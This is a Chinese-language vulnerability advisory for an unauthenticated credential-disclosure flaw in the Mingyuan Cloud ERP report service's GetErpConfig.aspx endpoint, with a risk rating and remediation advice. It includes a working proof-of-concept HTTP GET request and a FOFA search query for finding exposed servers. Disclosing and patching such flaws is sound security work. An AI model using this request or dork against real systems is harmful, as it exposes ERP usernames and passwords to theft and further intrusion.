

明源云erp报表 geterpconfig 未授权访问漏洞

漏洞描述

明源云erp报表 geterpconfig 未授权访问漏洞在不经验证的情况下获取用户的用户名密码，进行进一步的漏洞利用，危害极大。

影响版本

明源云erp

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA：body="报表服务已正常运行"

POC/EXP：

GET /service/Mysoft.Report.Web.Service.Base/GetErpConfig.aspx?erpKey=erp60 HTTP/1.1
Host: 127.0.0.1
Connection: keep-alive
sec-ch-ua: "Google Chrome";v="129", "Not=A?Brand";v="8", "Chromium";v="129"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,;q=0.8 ,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none

Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: zh-CN,zh;q=0.9



修复方案

关闭互联网暴露面或接口设置访问权限。

联系厂家及时打补丁。